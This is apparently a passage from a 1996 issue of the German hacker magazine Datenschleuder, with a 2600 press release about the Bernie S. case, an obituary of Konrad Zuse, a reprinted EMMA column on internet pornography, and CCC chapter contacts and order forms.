For the past year, the Secret Service has been engaged in a ruthlessattack on Ed Cummings (known in the hacker world as Bernie S.), one ofour most technically adept and knowledgeable writers,“ says 2600 Publisher Emmanuel Goldstein. „They have succeeded in imprisoninghim with some of the nation's most ruthless criminals for the merepossession of hardware, software, and reading material.“

Cummings has never been accused of committing illegal acts with theseitems. Rather, the Secret Service has prosecuted him for having itemswhich „could be used“ for illegal activity. It has been proven onnumerous occasions that there are many legitimate purposes for such items and that possession of controversial reading material is by nomeans an indication of criminal activity. Nevertheless, the Secret Service has managed to keep Cummings locked away with no bail fornearly a year as if he were a mastermind of terrorism.

2600 Magazine is making available to the public the same documents that the Secret Service claims as proof that Ed Cummings is a danger to society. This information includes the where abouts of Secret Service offices, their phone numbers, the radio frequencies used by the agency,as well as photographs and codenames used for everything from thePresident of the United States to buildings, agencies, and objects.

“We find it ironic that all of this information will now be accessibleto millions of people around the world,“ Goldstein says, „all because the Secret Service thought one person having it was a threat.“

The information, though never before as widely accessible as this, hasalways been easy for anyone to obtain. There are no laws against itspossession. However, the adamance of the Secret Service's contentionswere enough to taint the credibility of Ed Cummings in the eyes of thecourt.

In addition to information about the Secret Service themselves, thesite contains full documentation on other cases that have involvedmistreatment by the Secret Service, including one in which the victimwon a lawsuit. Information on other cases can be submitted to thesite by emailing secrets@2600.com.

Says Goldstein, „We don't consider the launching of this site to bean act of retribution. Rather, it is an affirmation of our freedomand a demonstration of our willingness to protect it.“

The World Wide Web site can be reached at: http://www.2600.com

nachruf

Gedanken zu Konrad Zuse

Da wollte der Chaos Computer Club Konrad Zuse zum Ehrenmitglied ernennen und der stirbt kurz vor dem Chaos Communication Congress 1995. Viel habe ich von ihm gehört und ihn ein paarmal persönlich erlebt. Im Sommer diesen Jahres hielt er einen Vortrag auf der Internationalen Studentenwoche Ilmenau. Erfrischend jugendlich war sein Vortrag für die Studenten. Gelegentlich half er seinem Simultanübersetzer mit spitzbübischem Lächeln und dem richtigen englischen Begriff aus, wenn dieser stockte. Als Konrad einmal auf englisch weitersprach und er es irgendwann merkte, wartete sein Publikum schon eine Weile darauf, daß er es selber merkt und lachte. Er lachte mit dem Publikum.

Aufgewachsen in Berlin am Gleisdreieck mit Dauerblick auf die moderne, an ihm vorbeirasende Technik baute er unter anderem einen Warenautomaten, der verschiedene Münzsorten erkannte. Das war eine Art Addiermaschine mit Spezial-IO.

Als er damals über die Entwicklung eines Rechenautomaten mit Freunden und Fachleuten sprach, rieten ihm fast alle davon ab und meinten, die Technologie der vorhandenen Rechenmaschinen sei aus Entwicklersicht am Endpunkt angelangt.

Er baute Speicher aus verschiebbaren Metallstreifen, die prinzipiell funktionierten, aber störanfällig waren. Dann folgte sein Relaisrechner mit Keilriemenantrieb. Diese mechanische Trennung von der wenig stabilen damaligen Stromversorgung schützte die Relais vor fehlerhaftem Abfallen bei Brown-Out, einem kurzzeitigem Stromausfall. Außerdem konnte durch ein anderes Keilriemenübersetzungsverhältnis der CPU-Takt verändert werden. Denn je besser die Relais zeitlich harmonierten, desto schneller lief seine Relais-CPU fehlerfrei.

Ein Informatiker von heute muß sich vor Augen halten, daß dieser Mann Hardware, Maschinenbefehle und Hochsprache selbst erdacht und gebaut hatte. Trotzdem war er sich der Grenzen seiner eigenen Denkleistung bewußt. Vor einigen Jahren erlebte ich, daß ein Mann, der sich um Konrads Hardware kümmert, freudig mitteilte, er habe eine Kontaktwaage für Relais, die für Reparaturen an der Z3 im Museum hilfreich sein könne. Konrad winkte ab und meinte, einen Relaisfehler anhand des Schaltplanes oder des Logikplanes zu finden, sei ihm zu mühsam gewesen. Er habe im Fehlerfall alle Relais der Reihe nach mit dem Daumen geprüft, das ginge schneller. Nach seinem Vortrag diesen Sommer in Ilmenau kamen ein paar Studenten zu ihm und baten ihn um Signaturen auf Laptop und Maus. Die Maus in der Hand betrachtete er eine Weile, bis er wußte, was das war und dann signierte er.

Schon vor der Wende war Konrad Zuse in Ilmenau. Bei diesem Vortrag berichtete er auch von der Zeit nach 1945 und vom Verstecken seines Rechners in einer Scheune. Er wurde gefragt, ob er keine Angst gehabt hätte, daß die Russen das Ding mitnehmen. Er meinte „Nein". Denn die Russen hätten das eh' nicht verstanden und deshalb stehen gelassen.

Konrad Zuse hat wohl nicht erfahren, welchen SED-Ärger diese bruderunfreundliche Äußerung anschließend denen machte, die ihn eingeladen hatten.

Zur Anerkennung im Osten gehörte Ignoranz im Westen.

Es hat bis 1962 gedauert bis zu seiner Anerkennung von jenseits des großen Teiches. Seine offene und nicht eitle Art, die Freude an Erkenntnis und der Spaß daran, Wissen weiterzugeben, bleiben denen, die unmittelbar interaktiv erlebten, im Gedächtnis erhalten. Nutzen wir wenigstens die Chance, die die Speichertechnik und die Kopiertechnik bieten, um die Erinnerung an solche Menschen abrufbar zu machen für die Generationen nach uns, die keine Chance mehr haben, mit Konrad Zuse leibhaftig zu kommunizieren.

Wau Holland

auf dem Chaos Communication Congress 95

das (aller)letzte

To: ccc-frauen@ccc.de
Subject: FYI: EMMA pro Internet!

FYI: EMMA befürwortet Internet-Zugang für Frauen

Ein Original aus der aktuellen „EMMA" (März/April 1996)
Titelschlagzeile „Auf ins Internet"

Dokumentiert wird im folgenden eine Spalte der EMMA-Redaktion am Ende einer sechsseitigen Einführung „Let's Netz" von Michaela Krützen. Diese Einführung wird u.a. eingeleitet mit: „Überlassen wir den Männern mit ihren Blondinenwitzen und (Kinder)Pornos nicht länger die Welt des Internets und der Mailboxen. Hier ein Wegweiser in die große, weite, neue Welt."

Pornos im Internet

(von Red.Kürzel: FIL)
Im Internet werden Drogen und Waffen verschoben, gefolterte Frauen als Onaniervorlagen vermarktet und Kinder-Pornos frei Haus auf die Bildschirme von Pädophilen gebeamt. Aber wenn das eine Münchner Polizei-Spezialeinheit zusammen mit der Staatsanwaltschaft verhindern will, geht ein Aufschrei durch die internettende Männer-Gemeinde: „Zensur!" Von „Anarchie" schwafeln die ach so fortschrittlichen Compu-Freaks mit 13. Monatsgehalt und Vorstadt- Eigenheim, vom „globalen Datennetz der Kosmopoliten", von „herrschaftsfreien Räumen", die nicht kontrolliert werden dürfen - damit die Herren weiterhin unbeschwert durchs Internet „surfen" und sich so ganz nebenbei an der Erniedrigung von Frauen und Kindern aufgeilen können. Die Freiheit, die die Internetter meinen, ist ein rechtsfreier Raum, in dem diejenigen, die ohnehin schon rechtlos sind, überhaupt keine Rechte mehr haben. Wie so oft bei globalen Vernetzungen, die niemand mehr durchschaut.

Die der internationalen Konzerne zum Beispiel, die im „Weltdorf Erde" via Satellit mit Milliarden und Billionen dealen: ungehemmt „anarchisch", ungeheuer „kosmopolitisch", unglaublich „herrschaftsfrei" - und auf Kosten der Menschen in der Dritten Welt, aber vor allem von Frauen und Kindern.

Nun ist nicht mehr nur das große Kapital so frei, nun ist es auch der kleine Mann. Früher musste er in den Sexshop oder in den Puff, um sich die Ware Frau zu kaufen. Oder er mußte zum Telefon greifen, um eine einzelne Frau mit obszönen Anrufen zu belästigen. Jetzt macht er's sich zuhause vorm Terminal bequem und kann auf einen Streich tausende mit seinen Zoten erreichen.

Manche Frauen trauen sich nicht ins Internet, weil sie Angst vorm „flaming" haben: vor der üblen Anmache durch eine ganze Männer-Weltgemeinschaft. Das verschafft den Herren Pronographen ein ungeahntes Machtgefühl, einen internationalen Orgasmus gewissermassen.

Übrigens: An vorderster Front der „aufgewühlten Netzgemeinde" (Zeit) kämpften gegen den „Zensierungs-Versuch" der Münchner Staatsanwaltschaft auch Schwulen- und Lesbenverbände. Mit dem Argument: Sie seien selbst betroffen. Denn die Firma „CompuServe", die in Deutschland das Internet strickt, schloß wegen des Verdachts auf Verbreitung von Kinderpornographie die sogenannten „Newsgroups" oder „Diskussionsforen" für homosexuelle Frauen und Männer gleich en bloc mit.

Dabei hatte die Staatsanwaltschaft das gar nicht angeordnet. Höchste Zeit, daß Öffentlichkeit und Gesetzgeber eindeutig definieren, was Pornographie eigentlich ist! An uns soll's nicht scheitern.

eof

adressen

CCC Hamburg
Treff jeden Dienstag ab 20 Uhr in den Clubräumen oder im griechischen Restaurant gegenüber. Schwenckestr. 85,D-20255 Hamburg
Tel. 040-4903757, Fax. 040-4917689, ccchh@ccc.de

CCC Berlin
Treffen jeden Dienstag ab 20 Uhr in den Clubräumen, Neue Schönhauser Strasse 20, D-10178 Berlin (zwischen Hackescher Markt und Alexanderplatz)
Tel. 030-283 5487 0, Fax. 030-283 5487 8, cccbln@ccc.de

CCC Lübeck
Treff am ersten und dritten Freitag im Monat um 19 Uhr im Shorty´s,Kronsforder Allee 3a.
Briefpost: CCC-HL c/o Benno Fischer, Bugenhagenstr 7, D-23568 Lübeck.
Tel. 0451-3882220, Fax. 0451-3882221
ccc@ews.on-luebeck.de,
http://www.on-luebeck.de/bfischer/ccc.html

CCC Südthür
Status zur Zeit unklar.
Evtl. über Tel. 03677-790540 versuchen.

CCC Ulm
könnten ihre Existenz auch mal wieder bestätigen. Womöglich immer noch Treff jeden Mittwoch Treff um 19 Uhr im Cafe „Einstein"

FoeBud, Bielefeld
Verein zur Förderung des öffentlichen bewegten und unbewegten Datenverkehrs e.V.
Treff jeden Dienstag um 19:30 im Cafe „Wissensdurst" (ehemals Spinnerei) in der Heeperstr. 64. Dort TelefonDienstag abends 0521-62339. Monatliche „Public Domain" Veranstaltung, Info in der Bionic-Mailbox. Foebud, Marktstr. 18, D-33602 Bielefeld,
Tel. 0521-175254, Fax. 0521-61172, Mailbox Bionic 0521-68000,
E-Mail: zentrale@bionic.zerberus.de

SUECRATES, Stuttgart
Stuttgarter Computerrunde mit Zeitschrift „d´Hacketse"
Kontakt:T. Schuster, Im Feuerhaupt 19, D-70794 Filderstadt,
E-Mail norman@delos.stgt.sub.org

2600 Magazine, USA
--the hacker quarterly---
(amerikanische Hackerzeitschrift):
Overseas 30$ individual, $65 corporate.
Back issues available at $25 per year.
$30 per year overseas. Adress all subscription correspondenco to:2600 Subscribtion Dept., P.O. Box 752, Middle Island, NY 11953-0752
Tel. +1-516-751 2600, Fax. +1-516-474,2677

Alle Telefonnummern sind +49 (Deutschland) wenn nicht anders angegeben....

Kein Treff vor Ort? Dann mach doch einen auf!

Wir können weder überall sein, noch alle Fragen beantworten. Auch den Anspruch, Aktivitäten zu koordinieren haben wir längst hinter uns. Das einzigste, was *wirklich* funktioniert sind dezentrale Strukturen vor Ort. Also: wer chaotischen Aktionismus in seiner Region vermisst, der fängt bitteschön einfach damit an. Zum Beispiel, in dem er einen regelmässigen (Dienstags-)Treff ins Leben ruft und so einfach mal guckt, wer noch vor Ort kompatible ist für schöpferisch kritischen Erfahrungsaustausch oder anderen Quatsch. Wer mehr über die offizielle „Erfa-Kreis"-Struktur des CCC e.V. wissen möchte, fordere eine Satzung an. Wir veröffentlichen entsprechende Termine natürlich auch ohne das.
Denn eins ist sicher: persönliche Treffen lassen sich nicht wirklich durch elektronische ersetzen.
Wir danken für die Beachtung aller Sicherheitsmaßnahmen!

Bei Abo / Mitgliedschaft: Das Melden von Adressänderungen nicht vergessen! Postkarte genügt!

Absender, Bezugs- und Bestellanschrift:
Chaos Computer Club e.V.
Schwenckestr. 85
D-20255 Hamburg
Tel. 040 - 490 37 57
Fax. 040 - 491 76 89

Name _____

Strasse _____

PLZ/Ort _____

Tel/E-Mail _____

o Ich möchte erstmal mehr wissen; bitte schickt mir die Satzung des CCC e.V. und einen Mitgliedsantrag; 5.- DM lege ich in Briefmarken bei.

o Ich will Mitglied werden, kann aber nur den ermässigten Jahresbeitrag von 60.- DM im Jahr zahlen. Zusammen mit der einmaligen Verwaltungspauschale von 20.- DM zahle ich also erstmal 80.- DM, zahlungsweise siehe unten.

o Ich will Mitglied werden und kann den normalen Jahresbeitrag von 120.- DM zahlen. Inkl. einmaliger Verwaltungspauschale also 140. -DM, zahlweise siehe unten.

o Ich will Mitglied werden und kann einen Förderjahresbeitrag von _____ DM zahlen. Diesen zahle ich hiermit zusammen mit der Verwaltungspauschale von 20.- DM.

o Ich möchte die Datenschleuder abonnieren; zum Normalpreis von 60.- DM für 8 Ausgaben.

o Ich möchte die Datenschleuder abonnieren, kann aber nur den ermässigten Preis von 30.-DM für 8 Ausgaben zahlen.

Die Kohle liegt o in bar o als Verrechnungsscheck o in Briefmarken bei bzw.

o wurde überwiesen am _____ auf das Kto. 59 90 90 - 201 bei der Postbank Hamburg BLZ 200 100 20 des Chaos Computer Club e.V.

Ort/Datum/Unterschrift _____

CCC e.V., Schwenckestr. 85, D-20255 Hamburg
Bestellfetzen
Ab sofort Trennung von Bestellungen und Mitgliedsanträgen bzw. Abos.
Dadurch geht beides schneller. Ggf. zweimal Name/Anschrift eintragen.

Literatur
____05.00 DM Doku zum Tod von „KGB"Hacker K.Koch
____20.00 DM Zerberus-Mailbox-Benutzerinnen Handbuch
____29.80 DM Deutsches PGP-Handbuch + aktuelle Version
____25.00 DM Vollständige Dokumentation des CCC'95

Alte Datenschleudern
____50.00 DM Alle Datenschleudern der Jahre 1984-1989
____15.00 DM Alle Datenschleudern des Jahres 1990
____15.00 DM Alle Datenschleudern des Jahres 1991
____15.00 DM Alle Datenschleudern des Jahres 1992
____15.00 DM Alle Datenschleudern des Jahres 1993
____15.00 DM Alle Datenschleudern des Jahres 1994
____15.00 DM Alle Datenschleudern des Jahres 1995

Aufkleber teilweise nur noch Restposten, solange Vorrat reicht.
____03.33 DM 3 Aufkleber „Kabelsalat ist gesund"
____05.00 DM 15 Aufkleber „Achtung Abhörgefahr" in grau
____05.00 DM Bogen m. Postknochen-Aufklebern

\+ 05.00 DM Portopauschale!
____ Gesamtbetrag o liegt als V-Scheck o in Bar bei bzw.
o wurde am _____ überwiesen auf das Konto 59 90 90 - 201
bei der Postbank Hamburg (BLZ 200 100 20) des CCC e.V.

Name _____

Strass _____

PLZ, Ort _____